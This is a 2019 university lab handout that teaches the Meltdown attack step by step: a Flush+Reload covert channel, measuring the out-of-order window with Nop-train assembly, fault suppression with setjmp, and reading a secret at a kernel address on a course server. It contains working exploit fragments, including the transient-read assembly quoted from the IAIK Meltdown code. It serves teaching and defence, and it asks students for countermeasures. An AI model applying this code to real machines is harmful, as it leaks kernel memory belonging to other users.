Lab 6 - Meltdown Attack and Out-of-Order Execution

Due on Mar. 29^{th} (F) 2019

1 Overview

In this lab, you will learn a well known microarchitectural attack: Meltdown. It exploits the out-of-order (OOO) execution model and a CPU design flaw, which is the access right checking is delayed until the retirement of the instruction. The attack composes of two phases: reading the secret (data tapping) and transmitting it via a covert channel.

This lab consists of three modules:

1. Build a Flush+Reload based cache covert channel.
2. Measure the size of the OOO execution window.
3. Implement a Meltdown attack and steal the secret from our host at *ecehss.coe.neu.edu*.

2 Building a Covert Channel

A covert channel is built on top of a side-channel - shared microarchitecture. The sender encodes the data into the side-channel state, and the receiver decodes the data from the side-channel state. In this lab, you will build an in-process covert channel using Flush+Reload technique. An in-process covert channel is when both sender and receiver are in the same process, while a cross-process covert channel is when the sender is in one process and receiver is another process. An in-process covert channel is much easier to implement and is sufficient for Meltdown attack.

You are already familiar with F+R side-channel attack from the previous lab, where there is a victim execution between F and R operations, and F+R attack determines whether the victim has accessed a memory address or not (brought back to the cache). We now use F+R technique slightly different in covert channel for transmitting data. Suppose the data you would like to transmit is 8 bits, there are 256 possible values (0 to 255) for it. You can allocate an array of 256 memory locations (each at least of a cache line size), and the operation between F and R is to use the 8-bit data value as an index to access one of 256 memory locations. This is the data encoding (transmission) stage. Before the transmission, the cache covert channel is set up by a Flush operation which flushes all the 256 memory locations one by one. After the transmission, the Reload operation (receiver) is to re-access the 256 memory locations one by one and time them, and the memory location with a shorter time (lower than the threshold that separates cache hit and cache miss) indicates the value transmitted (the index of the memory location in the array).

The listing below shows an example for transmitting value 10 via the cache covert channel. A *UserArray* consists of 256 spaces where the space is set at the size of a memory page (4K bytes). The steps for building a covert channel are:

1. Set the cache state - you flush all the 256 memory locations of *UserArray* out of cache.

2. Transmit data - the sender encodes the data into the cache state by accessing *UserArray[10 *space]*. With this access, the cache state changes to the 10^{th} memory block being kept in the cache while all others are not.

3. Receive data - the receiver decodes the cache state by reloading *UserArray[i * space]* for i = 0 to 255. When you see a cache hit, the i is the data value.

```
// define
space = 4096 // memory page size
UserArray = allocate (256 * space) bytes
data = 10

//set up the cache side-channel
for i = 0 to 255
   clfush UserArray[i * space]


// transmitting data: encoding
memory access UserArray[data * space]

// receiving data: decoding
for i = 0 to 255
  if timing of reload(UserArray[i * space]) < threshold
    received_data = i
    break
```

Note that we use memory page size instead of cache line size for *space*. In this way, we can prevent CPUs from prefetching (more detail at https://en.wikipedia.org/wiki/Cache_prefetching) and causing false data decoding at the receiver side.

For the covert channel you create, repeat it with random data and report the reliability of your covert channel. The reliability is defined by the ratio of successful decoding (receiver) out of the total number of bytes your transmitted. You can run this 100,000 times with random byte to transmit.

3 Measuring the OOO Execution Window

In this part of the lab, you will measure the size of the OOO (Out-of-order) execution window. That is to measure how many CPU cycles elapse before the CPU realizes there is a fault. The OOO is important because it determines the attack capability.

Recall from previous labs, we use *RDTSCP* and *CPUID* instructions to measure the CPU cycles. These two instructions prevent the CPU from executing instruction after them in an out-of-order fashion. Thus, we cannot use them to measure the OOO execution window. Instead, we construct a "logic" timer based on Nop instruction and use it to measure the OOO execution window.

To do that, we first put a group of Nop instructions, called a Nop train, immediately after a faulty instruction (the user-space instruction that tries to access a kernel address). After the train of Nop, we try to transmit a fixed-value byte via the covert channel. If the train is short, the CPU can execute the instructions after the faulty one in an out-of-order fashion, and the data is successfully encoded into the cache state. However, if the train is too long, the CPU will terminate before reaching the data transmission part. By gradually increasing the length of the train, we can observe at what length of the train the CPU terminates before the data is transmitted. A Nop is a simple instruction, and we can get the OOO execution window by multiplying (number of cycles per Nop) * (length of the Nop train). The procedure is described in the following x86 assembly code:

```
asm volatile(
```

```
  "mov (%%rcx), %%rax\n" // move data at address %%rcx to %%rax
  ".rept NUMBER_NOPS"
  "nop\n"
  ".endr\n"
  "mov $10, %%rax\n" // move 10 to %%rax
  "shl $12, %%rax\n" // shift %%rax left by 12 bit
  "movq (%%rbx,%%rax,1), %%rbx\n" // move 8 bytes of data at address %%rbx + 1*%%rax to %%rbx
  :: "c"(target), "b"(UserArray)
  : "rax"
);
```

target variable is a pointer, pointing to a kernel memory address. The pointer value is in register *rcx*. When a user instruction tries to access it (Line 2), a segmentation fault will be thrown, however, not until this instruction retires. During this out-of-order execution windows, instructions after Line 2 are executed. Lines 3 to 5 specify the number of Nop instructions following Lines 2 by setting the value of **NUMBER_NOPS**, and the compiler will generate them for you. Note that if you change the value **NUMBER_NOPS**, you will need to compile your program again. Line 6 stores a value of 10 to register *rax* and Line 7 to 8 transmit the value in register *rax* via the covert channel. Register *rbx* points to the *UserArray*. You can learn more about writing assembly codes at https://aaronbloomfield.github.io/pdr/book/x86-64bit-asm-chapter.pdf and https://en.wikibooks.org/wiki/X86_Assembly/GAS_Syntax.

Here is a list of registers available on a x86 64-bit machine. Note that you should not use *rbp* and *rsp* for general purpose storage.

```
rax - register a extended
rbx - register b extended
rcx - register c extended
rdx - register d extended
rbp - register base pointer (start of stack)
rsp - register stack pointer (current location in stack, growing downwards)
rsi - register source index (source for data copies)
rdi - register destination index (destination for data copies)
r8 - register 8
r9 - register 9
r10 - register 10
r11 - register 11
r12 - register 12
r13 - register 13
r14 - register 14
r15 - register 15
```

We enumerate the length of the Nop train (**NUMBER_NOPS**) from 0 to 200 and show the result in Figure 1. The data is collected on a Mac Pro 15 2015. The OOO execution window is about 125 Nop instructions.

In this part of the lab, you will need to create the microbenchmark to determine and report the OOO execution window. You will also need to submit a plot similar to Figure 1.

3.1 Exception Suppression

When user-space code access a kernel memory address, you will get a segment fault exception, and you do not want your program to terminate. You need to catch the exception and resume the program using the C signal and setjmp library. A great tutorial on how to use signal library can be found at https://www.geeksforgeeks.org/signals-c-language/, and setjmp tutorial on:

http://web.eecs.utk.edu/ huangj/cs360/360/notes/Setjmp/lecture.html.

Here are the helper functions for handling the signal you may find helpful.

```
#include <setjmp.h>
```



Figure 1: Mac Pro 15 2015 OOO execution window

```
#include <signal.h>

jmp_buf buf;

static void unblock_signal(int signum __attribute__((__unused__))) {
  sigset_t sigs;
  sigemptyset(&sigs);
  sigaddset(&sigs, signum);
  sigprocmask(SIG_UNBLOCK, &sigs, NULL);
}

static void segfault_handler(int signum) {
  (void)signum;
  unblock_signal(SIGSEGV);
  longjmp(buf, 1);
}
```

Here is an example on how to gracefully recover from a segment fault.

```
...
int main(int argc, char** argv) {
  if (signal(SIGFPE, segfault_handler) == SIG_ERR) {
    printf("Failed to setup signal handler\n");
    return -1;
  }
  int nFault = 0;
  for(i = 0; i < samples; i++){
    test_memory_address += 4096;

    if (!setjmp(buf)){
      // perform potentially invalid memory access
      maccess(test_memory_address);
      continue;
    }
```

```
16      nFault++;
17    }
18    printf("faulty address: %i\n", nFault);
19  }
20  ...
```

Here is how the example works. The initial call of *signal* function (at Line 3) links the *segfault_handler* function to handle the segment fault signal: SIGSEGV. Then in the following for loop (Line 8), when the normal program flow calls *(*setjmp) function, it takes a snapshot of the processor state and stores all the program registers (including *sp*, *fp* and *pc*) values into memory *buf*, and *(*setjmp) returns 0. The program enters the if block. Suppose the test_memory_address is an invalid address, you will get an SIGSEGV fault, which will direct the control flow to *segfault_handler* function. Inside the segfault_handler function, it will clear the fault signal and call *longjmp* function. What *longjmp* does is it recovers the processor state from buf, and the *pc* will point to setjump(buf) instruction again. But this time, *setjmp* (being called by the handler) will return the value indicated in the second argument in *longjmp* function call. Thus, the condition at Line 11 will be evaluated to be false and the control flow continues onto instructions after the *if* block. The loop repeats. Please take a read at http://web.eecs.utk.edu/ huangj/cs360/360/notes/Setjmp/lecture.html. It has much more detail about *setjmp* and *longjmp* functions.

4 Stealing Secret

In this part of the lab, you will create the Meltdown attack and steal the secret at the kernel memory address (0xffff88cab9f42560). The attack consists of four steps:

1. Set the covert channel: flush all entries in UserArray
2. Read the value from the kernel target memory address to a register
3. Encode the value in cache state by using it as an index to access UserArray
4. Decode the value from the cache state

Compared to the first lab module, here you have an additional step of read the kernel value instead of have a fixed value to transmit. The following is the code from Meltdown attack (https://github.com/IAIK/meltdown/). This code basically implements the Step 2 and 3 listed above. To increase the data tapping reliability, it sets a *while* loop until the target memory is successfully read (Line 2 and Line 5).

```
1  asm volatile(
2    "1:\n"
3    "movzx (%%rcx), %%rax\n"
4    "shl $12, %%rax\n"
5    "jz 1b\n"
6    "movq (%%rbx,%%rax,1), %%rbx\n"
7    :: "c"(target), "b"(UserArray)
8    : "rax"
9  );
```

Note that on our server, the CPU can execute one nop instruction per 0.18 cycle, which means the execution window is no longer than 36 CPU cycles. This is smaller than a memory access latency (> 200 CPU cycles) or L3 cache access (40 CPU cycles). Thus, the attack is limited to read data from L1 or L2 cache. Note that L1 and L2 caches are private to each physical CPU core, which means your attack program will need to be run in the same core as the victim program in order to steal the secret. Use 'taskset -c [CPU_CORE] ./attacker' command to forece the attacker program to run on a specific core.

Report the secret you have recovered.

5 What You Need to Turn In

To receive credit on this lab, you will need to turn in all your code, and a brief report with following items:

1. Report the reliability of your covert channel.
2. Report your CPU model on your testing platform and the OOO execution window.
3. A figure similar to Figure 1
4. Report the secret.
5. Suggest two countermeasures to prevent Meltdown attack from reading the Kernel memory.